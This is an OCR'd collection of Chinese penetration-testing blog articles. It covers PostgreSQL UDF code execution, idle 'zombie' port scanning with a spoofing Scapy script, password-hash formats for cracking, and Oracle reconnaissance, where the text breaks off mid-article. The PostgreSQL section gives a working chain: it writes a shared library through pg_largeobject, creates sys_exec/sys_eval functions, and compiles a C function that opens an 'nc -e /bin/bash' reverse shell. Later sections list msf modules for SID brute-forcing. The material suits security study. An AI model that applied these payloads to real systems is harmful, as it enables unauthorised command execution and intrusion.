

将以上代码保存为 bin2hex.py，然后使用如下命令转换：

python bin2hex.py udf64.so

上传,将上面得到的 hex 值传入下面的语句中执行：

INSERT INTO pg_largeobject (loid, pageno, data) VALUES (19074, 0, decode('7f454c4....', 'hex'));

直接将所有内容全部写入会报错，如下：



实际上，阅读官方文档可知，写的文件每一页不能超过 2KB，所以我们要把数据分段，稍微修改一下代码，如下：

```
#~/usr/bin/env python2.7
#-*- coding: utf-8 -*-

import sys


if __name__=="__main__":
    if len(sys.argv) != 2:
        print "Usage: python " + sys.argv[0] + " inputfile"
        sys.exit()
    fileobj = open(sys.argv[1], 'rb')
    i = 0
    for b in fileobj.read():
        sys.stdout.write(r'{:02x}'.format(ord(b)))
        i = i + 1
        if i % 1023 == 0:
            print "\n"
    fileobj.close()
```


这样分成多个段进行写入，就可以成功写入，使用如下命令：

SELECT lo_create(11111);

INSERT INTO pg_largeobject VALUES (11111, 0, decode('7f454c4...0000', 'hex'));

INSERT INTO pg_largeobject VALUES (11111, 1, decode('0000000...0000', 'hex'));


INSERT INTO pg_largeobject VALUES (11111, 2, decode('f604000...0000', 'hex'));

INSERT INTO pg_largeobject VALUES (11111, 3, decode('0000000...7400', 'hex'));

.....

SELECT lo_export(11111, '/tmp/test.so');

SELECT lo_unlink(11111);



创建 Postgresql 功能

CREATE OR REPLACE FUNCTION sys_exec(text) RETURNS int4 AS '/tmp/test.so', 'sys_exec'

LANGUAGE C RETURNS NULL ON NULL INPUT IMMUTABLE;

CREATE OR REPLACE FUNCTION sys_eval(text) RETURNS text AS '/tmp/test.so', 'sys_eval'

LANGUAGE C RETURNS NULL ON NULL INPUT IMMUTABLE;

使用 sys_exec 执行命令:

SELECT sys_exec('id'); #无回显

SELECT sys_eval('id'); #有回显

反弹 shell

这个跟 udf 的那个类似，唯一的不同就是使用的库不同，使用如下代码：

```
// bind shell on port 4444
#include "postgres.h"
#include "fmgr.h"
#include <stdlib.h>

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

text *exec()
{
     system("nc -e /bin/bash 127.0.0.1 4444");
}
```


编译代码：

gcc nc.c -I`pg_config --includedir-server` -fPIC -shared -o nc.so

strip -sx nc.so

创建功能：

CREATE OR REPLACE FUNCTION exec() RETURNS text AS '/tmp/nc.so', 'exec' LANGUAGE C STRICT;

在 kali 上监听 4444 端口：

nc -vv -l -p 4444

执行功能：

SELECT exec();

结果如图：

总结

本文主要讲述了关于 postgresql 数据库的使用以及在得到一个数据库权限之后，利用这个数据库可以做什么，怎么做进行了测试，在这里给大家做个参考，欢迎大家留言讨论。

信息收集——僵尸扫描

原创： Time_S0ng 信安之路 2017-08-22

0x00. 信息收集简介

渗透测试中，信息收集是最重要的阶段，占据整个渗透测试的 60%左右，根据收集到的信息可以有效提高我们渗透测试的成功率，可见高效的信息收集对我们是多么重要。僵尸扫描正是信息收集环节的端口扫描阶段，但是常见的端口扫描过程往往会在网络层被发现痕迹，导致没有达到预期的隐藏目的，僵尸扫描却能有效的隐藏自己的踪迹。


0x01. 僵尸扫描介绍

往往鱼与熊掌不可得兼，僵尸扫描在隐藏踪迹的同时也有着其极其苛刻的使用条件。想要实施僵尸扫描必须具备下列两个必要条件：

其一：有一台合格的僵尸机，所谓的僵尸机就是足够空闲，并且不和除了我们之外的任何其他机器进行网络通信的主机，这个主要取决于他的 IPID 的连续性（往往主流的操作系统的 IPID 都是随机产生的或全为 0），后面会讲到。

其二：可伪造源 IP 地址，在某些网络设备中防火墙会限制伪造的源地址，导致扫描失败。

0x02. 僵尸扫描过程



如上图所示，该图清晰的像我们展示了僵尸扫描的全过程。

一.首先由本地主机(scanner)向僵尸机(zombie)发送一个 SYN/ACK 包，因为发送的数据包不是 SYN 包，所以 zombie 会觉得莫名奇妙居然会有人向我发送 SYN/ACK 包，于是 zombie 会原路返回一个 RST 包来中断连接，此时在 RST

包中便会带有 zombie 的 IPID,假设此时的 IPID=x。详细的 tcp/ip 通信过程点击这里

二.紧接着又由本地主机(scanner)伪造源 IP.SRC 地址为 zombie 的 IP，指定一个端口号并向目标主机(target)发送一个 SYN 包。收到 SYN 包后如果 target 端口开放,便会给源 IP.SRC 返回一个 SYN/ACK 包，此时由 zombie 收到该 SYN/ACK 包，此时便会同第一步一样，给 target 返回一个 RST 包，此时的 IPID=x+1。如果端口未开放，target 会直接给 zombie 返回一个 RST 包，zombie 不做任何回应，IPID=x。

三. 最后再由本地主机(scanner)给 zombie 发送一个 SYN/ACK 包，步骤和第一步一样，zombie 返回一个 RST 包，但是此时的 IPID 和第一步有差别，我们便通过 IPID 所差的值判断 target 端口是否开放。如果此时的 IPID=x+1 则第二步时 zombie 没有发送任何数据包，于是可知 target 端口关闭；如果 IPID=x+2 则第二步时 zombie 发送了一个 RST 包，于是可知 target 端口开放。

0x03. 僵尸扫描实战篇

看我写了这么多相信很多人都已经蒙圈了吧，理论有时后确实不容易理解，但是一旦理解了便会觉得 just soso!下面我直接给大家实战演习，看完实战篇再来看理论相信大家会获益匪浅！

一：环境准备

扫描主机 Mac: { ip:192.168.0.103 }

僵尸主机 xp: { ip:192.168.0.107 }

目标主机 metasploitable2: { ip:192.168.0.105 }

二: python2.7 脚本

其实 nmap 自带有僵尸扫描模块，但是我这里需要抓包给大家分析，所以自己写了个简单的 python 脚本(请点击原文链接查看)，用来发现僵尸机(zombie)和抓包分析，后面会直接演示如何用 nmap 进行僵尸机发现和利用。


```
def zombies_scan(zombie_ip):
        rep1 = sr1(IP(dst=zombie_ip)/TCP(flags='SA'),timeout=2)
        send(IP(dst=zombie_ip)/TCP(flags='SA'))
        rep2 = sr1(IP(dst=zombie_ip)/TCP(flags='SA'),timeout=2)
        if rep2[IP].id == (rep1[IP].id+2):
                print "[*]" + zombie_ip + " is Incremental!"
                target_ip = raw_input("input the target_ip :")
                port_scan(target_ip, zombie_ip)
        else:
                print "[*]" + zombie_ip + "is not Incremental!\n"

def port_scan(target_ip,zombie_ip):
        print "------begin to scan target_ip!-------"
        for port in range(1,100):
                try:
                        start = sr1(IP(dst=zombie_ip)/TCP(flags='SA',dport=port),timeout=2)
                        send(IP(src=zombie_ip,dst=target_ip)/TCP(flags='S',dport=port))
                        end = sr1(IP(dst=zombie_ip)/TCP(flags='SA'),timeout=2)
                        if end[IP].id == (start[IP].id + 2):
                                print "[*]" + target_ip + ':' + port + "is open"
                except:
                        pass
```


第一个函数用来发现僵尸机，利用了 Scapy 库构造数据包，原理就是上面所讲的向要探测的僵尸主机连续发送三个 SYN/ACK 包，通过判断 IPID 的值来确定是否是个好僵尸。

第二个函数和第一个函数差不多，同样是利用 Scapy 库构造数据包，原理上面第二步有，就不再啰嗦了。下面我来演示一下操作。


三：操作步骤


1.首先调用第一个函数判断 xp 是否是僵尸机



2. 抓包看看第一个函数是不是像我们预想中的那样发包的

可以看到发送的数据包正像我们预期中的一样，先发一个 SYN/ACK，再收到一个 RST,重复三次，判断 IPID，这时再来看看 IPID 如何呢！






3. 已经可以确定 xp 就是一个好僵尸了，那么接下来便是利用第二个函数对它来进行端口扫描。因为利用 zombie 时中途会伪装 IP，所以我在 Wireshark 中没有发现连续的包，所以这里就不截数据包的图了。第二个函数的思路很清晰，希望懂 python 的朋友好好看看。


0x04. nmap 中的僵尸扫描

在介绍 nmap 之前笔者有一个问题想要探讨一下，就是既然有了 nmap 这个无敌强大的扫描工具的存在，那么为什么我们还要自己写脚本呢？这里仅仅是我个人的理解，不喜勿喷，笔者认为其实工具仅仅是为了让我们更方便的做一些想做的事情，或许直接调用一个工具再添加一两个参数选项就能超越我们几十上百行脚本，也更能出色的完成任务，但是理解工具工作的原理是否更重要呢！一味的使用别人的工具而不去发现工具工作的原理最后是否只是个工具小子，笔者不屑！

一：nmap 发现僵尸机



二：nmap 利用僵尸机进行端口扫描



0x05. 总结

虽然僵尸扫描的条件如此苛刻，但是原理 just soso！在某些情况下说不定它还能派上大的用场，免去很多不必要的麻烦，所谓技不压身，多学点知识技能对自己还是很有好处的(o^^o)

推荐个免费资源：

https://github.com/yrzx404/free-security-resources

这些 hash 你了解吗?

原创： myh0st 信安之路 2017-08-28

hash 大家都不陌生，不同的 hash 又不一样的特征，今天的主要内容就是带大家一起来学习了解一下不同的 hash。

MD5

md5 大家是最不陌生的，我们常见的有 32 位、16 位。下面看一下字符串‘admin’经过 md5 加密后的 hash 值：

md5(admin,32) = 21232f297a57a5a743894a0e4a801fc3md5(admin,16) = 7a57a5a743894a0e

加密来源

http://www.cmd5.com/

MD5 的特征就是由大写字母、小写字母以及数字组成的 32 位或者 16 位的字符串。

MySQL

关于 mysql 的用户 hash 一般分为两种，一种是老版本的 hash 在版本小于 4.1 的数据库，一种是最新的加密方式，下面一一介绍。

MySQL-Old


MySQL-Old 是当服务器生成长密码哈希值时，允许维持同 4.1 之前的客户端的向后兼容才用的，我们来看一下字符串‘123456’经过 MySQL-Old 加密后的 hash，如下：

565491d704013245

使用这种加密需要设置 mysql，打开 old_passwords 选项，使用如下命令打开：

set old_passwords=on;

测试结果如图：



MySQL-Old 的特征是第一位和第九位是 0 到 7 的数字，其他的是小写字母加数字的组合。

MySQL-new

在新的 mysql 版本，字符串’123456‘经过加密后的 hash 如下：

6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9

这个 hash 的特征是首位为*号，后面由大写字母和数字的组合公 40 位。

blowfish

Blowfish 算法是一个 64 位分组及可变密钥长度的对称密钥分组密码算法，可用来加密 64 比特长度的字符串。我们最常见的是使用 php 对密码进行 hash 操作，字符串‘admin’经过 Blowfish 算法加密后的结果如下：

salt：mynameismyh0stthisistest

$2a$07$mynameismyh0stthisisteObpeGOQX6ayyzilPpLnt3/Ia5YhnZUG

加密方式

```
<?php
    crypt('admin', '$2a$07$mynameismyh0stthisistest$')
?>
```

对比 hash 以及 salt，可以看出来，hash 的前 29 位是可以知道的，剩下的 31 位是经过加密后生成的。

Joomla

Joomla!是一套全球知名的内容管理系统，所以遇到它的加密 hash 的情况比较多，而且对于不同的版本有不同的加密方式，下面就一一介绍：

1.密码长度为 65 位的中间存在':'的 一般都是 md5 的加密

加密函数如下：

```
md5($password.$salt);
```

字符串’admin‘经过加密后的结果如下：

$salt = ’1myh0stmyh0stmyh0stmyh0stmyh0st1‘

ed123ac774848c80369a71c9d3fc2348:1myh0stmyh0stmyh0stmyh0stmyh0st1

2.如果密码长 60 位 前面是“$2y$”类似这种字符开头的话 使用的是 crypt() 的加密方式

加密函数如下：

```
password_hash($password, PASSWORD_BCRYPT);
```

字符串’admin‘经过加密后的结果如下：

$2y$10$/CpTcHb.CwuUvKXHMjn.U.miYQlhT5aFTOoR5v7C53mCeURF8BQNC

VBulletin

vBulletin 是世界上用户非常广泛的 PHP 论坛，很多大型论坛都选择 vBulletin 作为自己的社区。vBulletin 的加密方式是：

md5(md5($pass).$salt)

字符串’admin‘经过加密之后的密码 hash 如下：

$salt=myh0st

2c995e56751e249db3d8a92a0ce06b87:myh0st


国内的 Discuz!论坛也采用的是这样的加密方式。

phpBB3

PhpBB3 是一个基于 Apache，MySql 的 PHP 论坛程序，应用也比较广泛，字符串‘admin123’经过 phpBB3 的最想念版加密方式加密后的 hash 如下：

$2y$10$/ulvVKVLAmnnHTmgGoU6v.spv8zcXHda1Ip6o4ey1a1Zh/ileVibC

如果获取到 hash？我是新安装了了一个 phpBB3 的程序，从数据库里查出来的。对于不同版本的 phpbb 有不同的加密方式，下图中所有加密方式，都是 phpbb 曾经用过的，不同的版本 hash 有不一样的特征，需要一个一个的测试，有兴趣的小伙伴可以挨着测试一下。



Wordpress

Wordpress 大家都很熟悉了，是一款知名的博客程序，字符串‘admin’经过 Wordpress 的加密方式加密后的结果如下：

PBa6iDBlMOmFPodK5crh011brnHCYBi0

从上面的 hash 可以看出 Wordpress 的加密后的特征是 hash 前面是以P开头的。

Drupal

Drupal 是全球三大开源内容管理系统之一 CMS，字符串‘admin’经过最新版 Drupal 的加密方式加密后的结果如下：

SEob5FLkSlZTiyFVGT1eNN6KgtJvr0wuJcdI7Knz/3SxRYQ0ytlVi

这是最新版 8.3.7 生成的 hash，从上面可以看出 hash 特征是以S开头，后面有 52 为的字符串。

sha512crypt, SHA512(Unix)

这个加密方式在 unix 下对用户密码的 hash 方式，字符串‘admin’经过 hash 之后的密文如下：

6B.x74T.A$/t1xvomJK/ibsSdm3Ud991bq/4iK.Ci5ApAUbxsSgBz8Un2AnDGQJg3YMLCCHGig16a8hB0CD7WUtllf8KgwZ.

从上面的 hash 可以看出，这类 hash 是以6开头的，中间有八位的 salt，后面 22 位是加密后的字符串。

除了以上的 hash 类型，还有很多其他各种各样的 hash，破解工具推荐 hashcat，具体可以参见之前的文章《密码破解那些事》

在处理密码字典时常用命令

在进行破解操作时，密码字典是非常重要的，通常密码字典是非常大的，如何对密码字典进行去重、统计操作是非常关键的，用到的工具是 sort、uniq，这是 linux 下的小工具，也可以从 cygwin 下分离出这两个 exe 版的小工具拿来使用。

常用命令解释

```
sort pass.txt | uniq -c > temp.txt
```

在得到一个密码字典之后，我们可以利用上面的命令对密码文件进行排序去重统计重复次数

```
sort -r -k 1 temp.txt > temp2.txt
```

上面命令是对已经去重统计出来的文件进行二次排序，使出现次数最多的密码排到前面，这样可以了解用户的密码习惯，哪些密码是最常见的，然后针对性的可以统计出一些常用的弱口令。

小总结

在分析大的密码字典的时候，这两个命令是经常用的，大家可以结合我之前写的文章《关于密码字典那些事》，使用 Python 或者其他工具，分析字典，然后处理字典，针对不同的目标，获取不同的专用字典，可以大大的提高成功率。

总结

今天又给大家带来了一篇水文，因为每天都想给大家分享一点东西，质量上当然也不可能每一个都非常的干，所以能学到就学，学不到就当没看见，感谢大家的不离不弃，我会加油给大家带来更好的文章。正好今天是七夕，中国的情人节，祝大家单身的表白成功，有女朋友的求婚成功，结了婚的感情更深，小弟这厢有礼了，最后给大家分享一个小视频

对 oracle 数据库的安全测试

原创： myh0st 信安之路 2017-09-28

Oracle Database，又名 Oracle RDBMS，或简称 Oracle。是甲骨文公司的一款关系数据库管理系统。它是在数据库领域一直处于领先地位的产品。可以说 Oracle 数据库系统是目前世界上流行的关系数据库管理系统，系统可移植性好、使用方便、功能强，适用于各类大、中、小、微机环境。它是一种高效率、可靠性好的 适应高吞吐量的数据库解决方案。针对 Oracle 数据库如何测试呢?

检测数据库端口是否开放

这个任务可以使用 nmap 来对目标 IP 进行测试，也可以使用其他的端口扫描工具，下面就以 nmap 为例，可以使用如下命令:

```
nmap -Pn -n -T4 --open -p1521 <target IP>
```

检查数据库的版本信息

得到一个存活的 oracle 数据库服务端口，了解数据库的版本信息非常关键，针对不同的版本会有不一样的测试方式，有不同的安全漏洞需要不同的 poc 来对其进行测试，所以在测试之前首先要了解数据库的版本，下面说几个方法。

1 利用 msf

使用如下模块来对数据库进行版本探测:

```
msf > use auxiliary/scanner/oracle/tnslsnr_version
```

2 使用 tnscmd10g

tnscmd10g 是 kali 下的一个工具，命令如下:

```
tnscmd10g version -h <target IP>
```

```
tnscmd10g status -h <target IP>
```

通过上述命令可以得到版本信息、日志文件、跟踪信息以及端口信息

获取数据库的 SID

连接 oracle 数据库不仅需要账号密码，而且还需要 SID（SID 是一个数据库的唯一标识符！是建立一个数据库时系统自动赋予的一个初始 ID），所以如何获取 SID 是非常关键的，可以使用以下方法获取：

1 使用 msf

msf 下有两个模块可以完成这个操作，命令如下：

msf > use auxiliary/scanner/oracle/sid_enummsf > use auxiliary/admin/oracle/sid_brute

2 使用 sidguess

